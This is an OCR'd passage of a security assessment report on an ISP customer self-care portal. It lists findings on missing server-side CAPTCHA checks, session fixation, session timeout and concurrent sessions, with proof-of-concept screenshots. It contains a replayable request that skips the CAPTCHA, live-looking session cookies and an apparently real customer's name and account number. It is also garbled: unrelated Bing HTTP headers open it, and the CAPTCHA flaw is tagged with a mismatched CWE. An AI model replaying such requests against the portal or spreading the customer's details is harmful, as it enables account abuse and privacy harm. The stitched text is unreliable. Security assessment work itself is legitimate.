Set-Cookie: _EDGE_S=F=1&SID=2F17343126D76F631980220927B56E9A; domain=bing.com; path=/; HttpOnly
Set-Cookie: _EDGE_V=1; domain=bing.com; expires=Sun, 23-Aug-2026 06:26:20 GMT; path=/; HttpOnly
X-Eventid: 6888698c64f647b8b7de680af04b3288
Useragentreductionoptout:
A7kgTC5xdZ2WIVGZEfblhUoNuvjz0ZX3VIV/BA6C18kQ00F50Q0D3oWoAm49k3BQImkujKILc7JmPysWk3CSjwUAAACMeyJvcml
naW4i0iJodHRwczovL3d3dy5iaW5nLmNvbTo0NDMiLCJmZWF0dXJlIjoiU2VuZEZlbGxVc2VyQWdlbnRBZnRlclJlZHVjdGlvbi
IsImV4cGlyeSI6MTY4NDg4NjM50SwiaXNTdWJkb21haW4i0nRydWUsImlzVGhpcmRQYXJ0eSI6dHJ1ZX0=
Content-Security-Policy: script-src https: 'strict-dynamic' 'report-sample' 'wasm-unsafe-eval'
'nonce-0+p+6SMzpQHwL5joIPjYQ802Dfgst3kgf0Bcgh+KL4E='; base-uri 'self';
X-Cache: CONFIG_NOCACHE
Accept-Ch: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List,
Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version
X-Msedge-Ref: Ref A: BC18E204C1FA4061BB3EC4A7BDA1D29F Ref B: PNQ231110907036 Ref C:
2025-07-29T06:26:20Z
Date: Tue, 29 Jul 2025 06:26:20 GMT

<html>
    <head>
```

8	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Vulnerability title / Observation		**Improper Captcha validation**
Severity		Medium
Status		OPEN
Vulnerability point /Impact		The application has implemented CAPTCHA on the client-side, but does not validate CAPTCHA tokens server-side. As a result, an attacker can remove or tamper with the CAPTCHA field in the request and still gain access or perform actions. Automated attacks can bypass CAPTCHA protection. Increased risk of unauthorized access and abuse of application resources.
CVE /CWE		CWE-601
Control Objective		Ensure that CAPTCHA validation occurs server-side for all sensitive or authentication-related requests. This prevents attackers from bypassing CAPTCHA via client-side manipulation.
Control Name		Server-Side CAPTCHA Validation and Anti-Bot Protection
Audit Requirement		Review server-side code to ensure CAPTCHA verification is enforced and checked on every request.
Recommendation		Implement server-side validation of CAPTCHA tokens with the CAPTCHA service
Reference		OWASP Web Security Top 10, SANS25
New or Repeat Observation		New

Proof of Concept:




Results
Positions
Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	1345			397417	
1	null	200	1617			397417	

Request
Response
Pretty
Raw
Hex

```
POST /selfcare_beta/index.php?r=qp/planpurchase HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 240
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

loginfield=2&ContactForm%5BaccountNo%5D=1334456677&ContactForm%5BmobileNo%5D=&ContactForm%5Bhiddencaptcha%5D=&ContactForm%5Bpromo_accountno%5D=&ContactForm%
ContactForm%5Bpromo_bill_when%5D=&ContactForm%5Bpromo_plan_name%5D=
```



Results
Positions
Capture filter: Capturing all items
App
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	1345			397417	
1	null	200	1617			397417	


Request
Response
Pretty
Raw
Hex
Render
hathw@y
Logout
Experience more for less with our exclusive offers
pay for 06 months and get 15 Days FREE
hathw@y Premium Broadband
Limited Period Offer
AVAIL NOW
Make Payment/Pay Outstandings

Welcome, Mr. Upendra Array Naik

Account No: 1334456677

Mobile No: XXXXXX0141

Email ID: raXXXXXXX37439@gmail.com



Capture filter: Capturing all items

Apply capture filter


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
18	null	200	1923			397417	
19	null	200	1760			397417	
20	null	200	4021			397417	

Welcome,	Account No:	Mobile No:	Email ID:
Mr. Upendra Array Naik	1334456677	XXXXXX0141	raXXXXXXX37439@gmail.com

9	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation		**Session Fixation**
Severity		Medium
Status		OPEN
Vulnerability point /Impact		Attackers can hijack user sessions and gain unauthorized access. If an attacker fixes a session ID for a privileged user, they may gain administrative access. Attackers can access sensitive information within a compromised session.
CVE /CWE		CWE-384
Control Objective		Ensure session IDs are securely generated, properly managed, and regenerated upon authentication to prevent attackers from hijacking user sessions.
Control Name		Secure Session Management
Audit Requirement		Verify that session IDs are regenerated upon successful login. Ensure session cookies use HttpOnly, Secure, SameSite=Strict, and Domain restrictions. Check that inactive sessions expire and are invalidated upon logout.
Recommendation		1. It is recommended to regenerate the session ID upon successful login to ensure session integrity and prevent fixation attacks. 2. Invalidate and delete old session cookies when a new session is created to eliminate any previously fixed session IDs. 3. Implement strict session timeout and re-authentication policies, especially for sensitive actions.
Reference		OWASP Web Security Top 10, SANS25
New or Repeat Observation		New

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Welcome, Mr. Upendra Array Naik


Account No: 1334456677

Mobile No: XXXXXX0141

Email ID: raXXXXXXX37439@gmail.com

PACK NAME :

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSION...	dkJUziDBrlrnATOUuhpan40dbH9cD6onchHyko1f5Lopx0YrYf3h!4042328...	isp.hathway.n...	/	Session	72	true	false		Tue, 29 Jul 2025 08:55:45 G...
PHPSESSID	dkJsuQvZEdwAAAAZhUziDB	isp.hathway.n...	/selfcare_be...	Session	31	false	false		Tue, 29 Jul 2025 08:55:45 G...



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails


Enter Your Details

✓ Account Number ○ Registered Mobile Number

Account Number: 1334456677

Type the text in the image above: 175970

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSION...	dkJUziDBrlrnATOUuhpan40dbH9cD6onchHyko1f5Lopx0YrYf3h!4042328...	isp.hathway.n...	/	Session	72	true	false		Tue, 29 Jul 2025 08:57:24 G...
PHPSESSID	dkJsuQvZEdwAAAAZhUziDB	isp.hathway.n...	/selfcare_be...	Session	31	false	false		Tue, 29 Jul 2025 08:57:24 G...



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Welcome, Mr. Upendra Array Naik

Account No: 1334456677

Mobile No: XXXXXX0141

Email ID: raXXXXXXX37439@gmail.com

PACK NAME : ₹424.00

GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M


Expires on 20-08-2025

Total Subscription Amount: ₹ 519 (Incl. of Taxes)

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSION...	dkJUziDBrlrnATOUuhpan40dbH9cD6onchHyko1f5Lopx0YrYf3h!4042328...	isp.hathway.n...	/	Session	72	true	false		Tue, 29 Jul 2025 08:57:24 G...
PHPSESSID	dkJsuQvZEdwAAAAZhUziDB	isp.hathway.n...	/selfcare_be...	Session	31	false	false		Tue, 29 Jul 2025 08:57:24 G...

10 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation	**Session Timeout Misconfiguration**
Severity	Medium
Status	OPEN
Vulnerability point /Impact	The application does not terminate user sessions after a reasonable period of inactivity. This increases the risk of session hijacking or misuse if a user leaves their session open on a shared or compromised device. Inactive sessions left open can be hijacked by attackers.
CVE /CWE	CWE-613
Control Objective	Ensure that sessions automatically expire after a reasonable period of inactivity to minimize the risk of hijacking or unauthorized use.
Control Name	Session Timeout and Inactive Session Expiration
Audit Requirement	Review session management configurations in the application and web server.
Recommendation	Configure the application to expire sessions after 15–30 minutes of inactivity. Prompt users to log in again after session expiration.
Reference	OWASP Web Security Top 10, SANS25
New or Repeat Observation	New

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

90%
hathw@y
Logout
Spread the JOY
Refer your Neighbour or a Friend to Hathway Broadband. And win amazing rewards!
Refer Now

Welcome, Mr. Upendra Array Naik

Account No: 1334456677

Mobile No: XXXXXX9390

Email ID: raXXXXXXX37439@gmail.com

Make Payment/Pay Outstandings

EXISTING PACK NAME : GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M (Expires on 20-08-2025)

Back

Select plan


Annual

Semi Annual

Plan List

SUPER VALUE PLAN	VALIDITY	DATA	
₹ 549	Monthly	Unlimited GB@100MBPS View details	Buy

09:52
31-07-2025



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

90%
hathw@y
Logout
Switch to Autopay!
Pay smart. Stay connected.
Worry-free monthly payments
Hassle-free setup with your UPI
On-time renewals always
Modify or cancel anytime
hathw@y Premium Broadband
Activate AutoPay Now

Welcome, Mr. Upendra Array Naik

Account No: 1334456677

Mobile No: XXXXXX9390

Email ID: raXXXXXXX37439@gmail.com

Make Payment/Pay Outstandings

EXISTING PACK NAME : GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M (Expires on 20-08-2025)

Back

Select plan


Annual

Semi Annual

Plan List

SUPER VALUE PLAN	VALIDITY	DATA	
₹ 549	Monthly	Unlimited GB@100MBPS View details	Buy

11:07
31-07-2025



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Welcome,

Mr. Upendra Array Naik

Acco

13344

EXISTING PACK NAME : GPON_R

Please Confirm Your Package Detail

Review and Confirm

OTT Plans

PACK NAME : GPON_SUPER_STAR_ULTD_PRE_MUM_100MBPS MTHLY	₹574.00
Device Charges	₹15.00
Refund	₹-338.93
Taxes	₹106.02
Total Amount	₹357

No Yes

Review and Co

OTT Plans ADD EXTRA GB

PACK NAME :

GPON_SUPER_STAR_ULTD_PRE_ MTHLY

Device Charges	₹15.00
Refund	₹-338.93
Taxes	₹106.02
Total Amount	₹357

₹357 (Incl. of Taxes)


Choose Your Payment Gateway

© 2025 Hathway Cable & Datacom Limited

1334456677

11 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation	**Concurrent Session**
Severity	Medium
Status	OPEN
Vulnerability point /Impact	Concurrent session vulnerabilities occur when an application allows multiple simultaneous sessions for a single user. This can lead to various security issues, including unauthorized access to sensitive information, as an attacker could exploit an active session while the legitimate user is logged in.
CVE /CWE	CWE-384
Control Objective	Ensure that the application effectively manages concurrent sessions
Control Name	Concurrent Session Control
Audit Requirement	Verify that the application restricts the number of concurrent sessions per user.
Recommendation	To mitigate the risks associated with concurrent sessions, organizations should implement strict session management policies. One effective approach is to limit the number of concurrent sessions per user, allowing only a single active session at any time. If a new session is initiated, the previous session should be invalidated.
Reference	OWASP Web Security Top 10, SANS25
New or Repeat Observation	New

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/ind

Mr. Upendra Array Naik

Account No: 1334456677

Mobile No: XXXXXX0141

Email ID: raXXXXXXX37439@gmail.com

EXISTING PACK NAME : GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M (Expires on 20-08-2025)

Plan List

PLAN	VALIDITY	DATA
₹ 549	Monthly	Unlimited GB@100MBPS

isp.hathway.net:7404/selfcare_beta/index.p...

Mr. Upendra Array Naik

Account No: 1334456677
